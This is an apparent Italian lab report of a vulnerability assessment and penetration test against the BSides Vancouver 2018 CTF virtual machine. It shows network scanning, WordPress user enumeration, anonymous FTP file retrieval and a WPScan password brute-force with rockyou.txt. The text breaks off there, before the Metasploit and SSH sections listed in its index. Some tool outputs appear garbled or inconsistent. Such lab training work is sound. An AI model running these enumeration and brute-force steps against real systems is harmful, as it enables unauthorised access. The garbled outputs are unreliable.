

INDICE

1.Introduzione.....	2
2. Netdiscover, Nmap, Nessus (VA).....	3
2.1. Dirb (VA).....	6
2.2. WPScan (VA).....	8
2.3. Porta 21 ftp (VA).....	10
3. WPScan attacco brute force (PT).....	13
3.1. Metasploit e Meterpreter (PT).....	15
3.2. Hydra (PT).....	18
3.3. SSH (PT).....	19
4. Conclusione.....	20

1. Introduzione

Il presente report descrive le attività di sicurezza condotte su una macchina vulnerabile (BSides Vancouver 2018) all'interno di un ambiente simulato, con l'obiettivo di svolgere un'analisi iniziale di tipo **Vulnerability Assessment (VA)**, seguita da una fase di **Penetration Testing (PT)**.

Nel contesto operativo sono disponibili le seguenti informazioni iniziali:

- **Kali Linux** (macchina di attacco):
 - IP (rete interna): 192.168.50.100
 - IP (interfaccia bridge): 192.168.1.236
- **Bsides Vancouver 2018 CTF VM**:
 - Collegata tramite interfaccia **bridge** alla stessa rete fisica della Kali
 - **Indirizzo IP inizialmente sconosciuto**, in quanto l'accesso alla macchina non è possibile senza credenziali valide

Non potendo accedere direttamente alla macchina target per configurarne la rete poiché richiede delle credenziali (che attualmente non sappiamo), si è deciso di intraprendere una fase di **ricognizione passiva e attiva** per identificare l'host sulla rete.

È possibile impiegare tecniche come il **brute force** delle credenziali per ottenere accesso diretto, tuttavia questa strategia richiederebbe un tempo eccessivo e non garantisce risultati immediati. Si è quindi optato per un approccio più strutturato e progressivo, sfruttando strumenti di rete per identificare l'host, utilizzarne i servizi esposti e successivamente procedere con le attività di exploit mirato.

I primi strumenti impiegati per la fase di **Vulnerability Assessment** sono stati:

- **Netdiscover**, per identificare l'host target sulla rete locale
- **Nmap**, per mappare porte e servizi attivi
- **Nessus**, per rilevare vulnerabilità note nel sistema target

L'obiettivo finale dell'intero processo è ottenere privilegi di **root** e identificare la **bandiera CTF (Capture The Flag)**.

2. Netdiscover, Nmap, Nessus (VA)

Netdiscover

Il primo passo della fase di ricognizione è stato l'utilizzo di **Netdiscover**, uno strumento **ARP scanner** utile per identificare host attivi all'interno della rete locale. È particolarmente efficace in ambienti **DHCP** e permette di rilevare rapidamente dispositivi connessi senza conoscerne gli indirizzi IP.

```
(root㉿kali)-[~/home/kali]
# netdiscover -r 192.168.1.0/24
```

- **netdiscover** : lancia il tool per identificare host attivi sulla rete **LAN** via **ARP** scan
- **-r** : specifica un **range di indirizzi IP** da scansionare
- **192.168.1.0/24** : Indica la **rete da analizzare** (in questo caso: da 192.168.1.1 a .254)

Currently scanning: Finished! | Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 7 hosts. Total size: 900 Exploit-DB Go

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	b8:d5:26:03:6f:18		9	540	Zyxel Communications Corporation
192.168.1.77	9a:69:5e:6d:46:1b		1	60	Unknown vendor
192.168.1.236	30:16:9d:98:82:d1		1	60	MERCUSYS TECHNOLOGIES CO., LTD.
192.168.1.244	08:00:27:75:36:58		1	60	PCS Systemtechnik GmbH
192.168.1.149	a4:ce:da:6d:5f:94		1	60	Arcadyan Corporation
192.168.1.248	1a:1c:28:c1:d8:8c		1	60	Unknown vendor
192.168.1.200	6a:fd:21:c6:76:c2		1	60	Unknown vendor

Da qui possiamo subito notare che l'ip 192.168.1.244 ha un indirizzo **MAC** che viene nella maggior parte dei casi associato a una **VM Oracle**, e con altri vari test di approccio possiamo notare tramite comando **ping** che saremo in grado di comunicare anche.

```
(kali㉿kali)-[~]
$ ping 192.168.1.244
PING 192.168.1.244 (192.168.1.244) 56(84) bytes of data.
64 bytes from 192.168.1.244: icmp_seq=1 ttl=64 time=0.183 ms
64 bytes from 192.168.1.244: icmp_seq=2 ttl=64 time=0.219 ms
64 bytes from 192.168.1.244: icmp_seq=3 ttl=64 time=0.192 ms
```

Nmap

Dopo aver individuato l'indirizzo IP del target, è stata eseguita una scansione con **Nmap** al fine di rilevare:

- Porte TCP aperte
- Servizi in esecuzione
- Versioni e banner dei servizi attivi

```
(kali㉿kali)-[~]
$ nmap -sS -sV -T4 192.168.1.244
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 13:23 EDT
Nmap scan report for bsides2018.home-life.hub (192.168.1.244)
Host is up (0.000084s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:75:36:58 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

- **-sS** : **SYN Scan (stealth scan)**: manda pacchetti SYN per vedere se una porta è aperta senza completare la connessione TCP (più discreto e veloce)
- **-sV** : **Version Detection**: cerca di identificare **quale servizio** è in ascolto su ogni porta e **quale versione** esatta è in uso
- **-T4** : **Timing template** per aumentare la velocità: T4 è "aggressivo ma stabile", adatto a LAN o test in ambienti controllati
- **192.168.1.244** : È l'**indirizzo IP target** della scansione

Dallo screenshot si può intravedere come le **porte 21 ftp, 22 ssh, 80 http**, siano aperte, riportando tutto ciò che abbiamo trascritto nel comando. Questi risultati indicano che il sistema target espone servizi potenzialmente vulnerabili, che verranno analizzati nella successiva scansione con **Nessus**.

Nessus

Nessus è uno strumento di vulnerability scanning automatizzato che permette di rilevare configurazioni errate, software obsoleti e vulnerabilità note secondo il database **CVE** e punteggio **CVSS**.

È stato configurato su Kali Linux per effettuare una scansione mirata verso l'host **192.168.1.244**, identificato come macchina vulnerabile. La scansione è stata eseguita selezionando il template **Basic Network Scan**, con l'obiettivo di ottenere una mappatura completa delle vulnerabilità presenti.

Al termine dell'analisi, Nessus ha prodotto un report contenente vulnerabilità classificate per livello di gravità (Critico, Alto, Medio, Basso, Informativo).

192.168.1.244



Vulnerabilities						Total: 43
SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME	
CRITICAL	10.0	-	-	201429	Canonical Ubuntu Linux SEoL (12.04.x)	
MEDIUM	5.3	5.9	0.0032	88098	Apache Server ETag Header Information Disclosure	
MEDIUM	4.3*	-	-	90317	SSH Weak Algorithms Supported	
LOW	3.7	1.4	0.0307	70658	SSH Server CBC Mode Ciphers Enabled	
LOW	3.7	-	-	153953	SSH Weak Key Exchange Algorithms Enabled	
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure	
LOW	2.6*	-	-	71049	SSH Weak MAC Algorithms Enabled	
INFO	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure	
INFO	N/A	-	-	48204	Apache HTTP Server Version	
INFO	N/A	-	-	39520	Backported Security Patch Detection (SSH)	
INFO	N/A	-	-	39521	Backported Security Patch Detection (WWW)	

Il report indica chiaramente come non ci siano molte vulnerabilità note che potremmo sfruttare tranne appunto quelle con le porte aperte che abbiamo trovato prima con **Nmap**.

2.1. Dirb (VA)

Dopo aver utilizzato alcuni tool per scovare più informazioni possibili come: ip target, porte aperte, vulnerabilità che potrebbero essere sfruttate, proviamo prima a collegarci da firefox al seguente ip del target dato che abbiamo come porta aperta la 80.



In presenza del servizio **HTTP** accessibile è possibile integrare l'analisi con l'utilizzo di strumenti di **directory brute-forcing** come **dirb**. Questo approccio permette di individuare **directory o file nascosti** non elencati nel sito principale, che potrebbero contenere informazioni sensibili o fornire accesso a **pannelli di login, file di backup, o interfacce vulnerabili**. Tali informazioni, se individuate, potrebbero rivelarsi determinanti nelle fasi successive del **PT**.

```
(kali㉿kali)-[~]
$ dirb http://192.168.1.244

DIRB v2.22
By The Dark Raver

START_TIME: Sun Jun 15 13:45:59 2025
URL_BASE: http://192.168.1.244/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


      — Scanning URL: http://192.168.1.244/ —
+ http://192.168.1.244/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.1.244/index (CODE:200|SIZE:177)
+ http://192.168.1.244/index.html (CODE:200|SIZE:177)
+ http://192.168.1.244/robots (CODE:200|SIZE:43)
+ http://192.168.1.244/robots.txt (CODE:200|SIZE:43)
+ http://192.168.1.244/server-status (CODE:403|SIZE:294)

END_TIME: Sun Jun 15 13:46:00 2025
DOWNLOADED: 4612 - FOUND: 6
```


Tra i risultati ottenuti, la presenza del file **robots.txt** (<http://192.168.1.244/robots.txt>, codice HTTP 200) è risultata particolarmente interessante.

Questo file è comunemente utilizzato per indicare ai crawler dei motori di ricerca quali percorsi non indicizzare, ma spesso può contenere percorsi sensibili o nascosti che gli sviluppatori preferiscono non esporre pubblicamente.

In un contesto di sicurezza, il file **robots.txt** può quindi rappresentare una fonte indiretta di informazioni riservate, potenzialmente utili nella fase successiva di **PT**.



Provando ad accedere alla directory **/backup_wordpress** vedremo questo:



Come mostrato nello screenshot precedente, accedendo alla directory **/backup_wordpress** è stato possibile visualizzare un sito WordPress. La homepage evidenzia chiaramente che il sito non è più mantenuto, una condizione che, in ambito sicurezza, rappresenta un potenziale rischio. Essendo WordPress una piattaforma basata su **PHP**, è probabile che **versioni obsolete** di plugin, temi o dello stesso core possano contenere **vulnerabilità note** (CVE) sfruttabili in fase di Penetration Testing.

Per effettuare una ricognizione approfondita del **CMS** e dei suoi componenti, è stato utilizzato lo strumento **WPScan**, incluso di default in Kali Linux. Ovviamente se vorremmo accedere da “**log in**” dovremo inserire un username e una password, e qui entra in gioco lo scan appena citato, per cercare eventuali vulnerabilità/credenziali.

2.2. WPScan (VA)

WPScan è uno strumento di sicurezza progettato specificamente per analizzare siti web basati su **WordPress**. Permette di effettuare una **ricognizione automatizzata** per identificare:

- La versione del core di WordPress installato
- Plugin e temi attivi, con relative versioni
- Utenti registrati (enumerazione user)
- Vulnerabilità note (CVE) associate al core, ai plugin o ai temi
- Configurazioni deboli (es. file di backup accessibili, directory listing, ecc.)

The terminal window shows the execution of the command \$ wpscan --url http://192.168.1.244/backup_wordpress. The output displays various findings, including:

- Interesting Entries: Server Apache/2.2.22 (Ubuntu), PHP/5.5.9-1ubuntu4.26
- Headers: Found By: Headers (Passive Detection), Confidence: 100%
- XML-RPC: Found By: Direct Access (Aggressive Detection), Confidence: 100%
- WordPress Readme: Found By: Direct Access (Aggressive Detection), Confidence: 100%
- Upload Directory: Found By: Direct Access (Aggressive Detection), Confidence: 100%
- External WP-Cron: Found By: Direct Access (Aggressive Detection), Confidence: 60%
- WP-Schedule: Found By: Direct Access (Aggressive Detection), Confidence: 100%
- WP-Config: Found By: Direct Access (Aggressive Detection), Confidence: 100%
- WP-Generator: Found By: Direct Access (Passive Detection), Confidence: 100%
- WP-Theme: WordPress Version 4.5 identified (Insecure, released on 2016-04-12). Last Updated: 2025-04-15T08:08:00.000Z. The version is out of date, the latest version is 3.5.
- WP-Style: Style Name: Twenty Sixteen, Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead wi...
- CSS Style: Found By: CSS Style In Homepage (Passive Detection), Version: 1.2 (80% confidence).
- Plugins: Enumerating All Plugins (via Passive Methods). No plugin found.
- Config Backups: Enumerating Config Backups (via Passive and Aggressive Methods). Checking Config Backups - Time: 00:00:00.000000. No Config Backups Found.
- WPScan API: No WPScan API Token given, as a result vulnerability data has not been output. You can get a Free API token with 25 daily requests by registering at https://wpscan.com/register.
- Metrics: Finished: Sun Jun 15 18:11:35 2025. Requests: Done: 177, Cached Requests: 5. Data Sent: 48,093 KB. Data Received: 221,554 KB. Memory Usage: 10.00 MB. Elapsed time: 00:00:04.

come ben si nota la scansione ha riportato innumerevoli vulnerabilità sfruttabili per il **PT**, ma provando a modificare il comando leggermente si troverà facilmente ciò che cerchiamo.

[kali㉿kali:~] wpscan --url http://192.168.1.244/backup.wordpress --enumerate u

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

RECENT POSTS

- (bernd) This blog is no longer being monitored
- In the world

RECENT COMMENTS

- My WordPress on Hello world!

ARCHIVES

- March 2016

CATEGORIES

- Uncategorized

META

- Login
- Entries RSS

[kali㉿kali:~] wpscan --url http://192.168.1.244/backup.wordpress --enumerate u

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

RECENT POSTS

- (bernd) This blog is no longer being monitored
- In the world

DECENT COMMENTS

(10 / 10) 100.00% Time: 00:00:00

ARCHIVES

- March 2016

CATEGORIES

- Uncategorized

META

- Login
- Entries RSS

Per arricchire ulteriormente la fase di ricognizione, è stata eseguita la **enumerazione degli utenti** di WordPress tramite **WPScan**, utilizzando l'opzione:

- `wpscan --url http://192.168.1.244/backup_wordpress --enumerate u`

permette di identificare gli utenti registrati, trovando **john** e **admin**. Prima di passare alla parte di **PT**, possiamo ancora trovare qualcosa attraverso la **porta 21 ftp** trovata da **Nmap**, potendo aiutare notevolmente la nostra ricerca delle credenziali come altri username o password.

2.3. Porta 21 ftp (VA)

Durante l'analisi delle porte aperte sul target, è stato rilevato il servizio **FTP** in ascolto sulla **porta 21**. Si è proceduto quindi a verificare se il server accettasse connessioni in modalità **anonima**, una pratica spesso abilitata per rendere pubblicamente accessibili determinati file o directory. La connessione è stata testata tramite il comando:

```
(kali㉿kali)-[~]
$ ftp 192.168.1.244
```

All'inserimento del nome utente **anonymous**, il server ha permesso l'accesso **senza richiedere una password valida**. Questo comportamento indica che il servizio **FTP** è configurato per **consentire l'accesso pubblico**, potenzialmente esponendo file interni, di configurazione o dati sensibili.

L'accesso FTP anonimo, se non gestito correttamente, rappresenta una **vulnerabilità di tipo information disclosure**, in quanto può permettere a un attaccante di:

- Scaricare file riservati
- Verificare la struttura interna del filesystem
- Cercare backup, credenziali, o codice sorgente

Una volta effettuato l'accesso, si è proceduto a elencare le directory disponibili con il comando **ls** e **ls -la**(**eventuali file nascosti**), individuando la directory **public**.

Il nome del file (**users.txt.bk**) lascia intendere che si tratta di un **file di backup contenente nomi utente**, potenzialmente utile per fasi successive. Il file è stato quindi scaricato localmente.

```
(kali㉿kali)-[~]
$ ftp 192.168.1.244
Connected to 192.168.1.244.
220 (vsFTPd 2.3.5)
Name (192.168.1.244:kali): anonymous
230 Anonymous user send OK.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
229 Entering Extended Passive Mode (|||47876|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
229 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||64567|).
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Mar 03 2018 .
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 ..
229 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp>
229 Entering Extended Passive Mode (|||8563|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
229 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||29830|).
150 Here comes the directory listing.
drwxr-xr-x 3 65534 65534 4096 Mar 03 2018 .
drwxr-xr-x 3 0 0 4096 Mar 03 2018 ..
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
229 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||40278|).
150 Here comes the file mode data connection for users.txt.bk (31 bytes).
100% [*****]-----| 31 917.37 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (95.19 KiB/s).
221 Goodbye.
221 Goodbye.



(kali㉿kali)-[~]
$
```

Una volta ottenuto il file, andremo a usare un altro comando che svelerà il contenuto:



```
(kali㉿kali)-[~]
$ cat users.txt.bk
abatchyed to 192.168
john(vsFTpd 2.3.5)
mai (192.168.1.244:
anneLogin successful
doomguySystem type 1
```

Questi non sono altro che ulteriori username per accedere alla pagina di login wordpress.

Se proviamo ad accedere al sito usando gli username trovati finora noteremo come alcuni nomi sono “inesistenti” dandoci un suggerimento di quali nomi siano effettivamente degli utenti e altri no.



ma se proviamo con **john** e **admin** il risultato sarà ben diverso:



Da adesso entriamo nella fase **PT**, provando a fare attacchi di **brute force** trovando le password per i nostri username.

3. WPScan attacco brute force (PT)

Durante la fase di **Penetration Test**, è stato simulato un attacco di tipo **brute-force** sull'utente **john**, precedentemente individuato nella fase di enumerazione utenti (**VA**). L'obiettivo dell'attacco è stato verificare la robustezza delle credenziali utilizzate dall'utente, sfruttando una lista di password comuni (**rockyou.txt**) per cercare di individuare una combinazione valida.


```
(kali㉿kali)-[~]
$ wpscan --url http://192.168.1.244/backup_wordpress -U john -P /usr/share/wordlists/rockyou.txt
```

The terminal output shows the WPScan interface with the following details:

- WPScan Version:** 4.5.0
- Scanning Target:** http://192.168.1.244/backup_wordpress
- Scanning User:** john
- Scanning Method:** Passive Detection
- Scanning Progress:** 100% completed
- Scanning Status:** Success
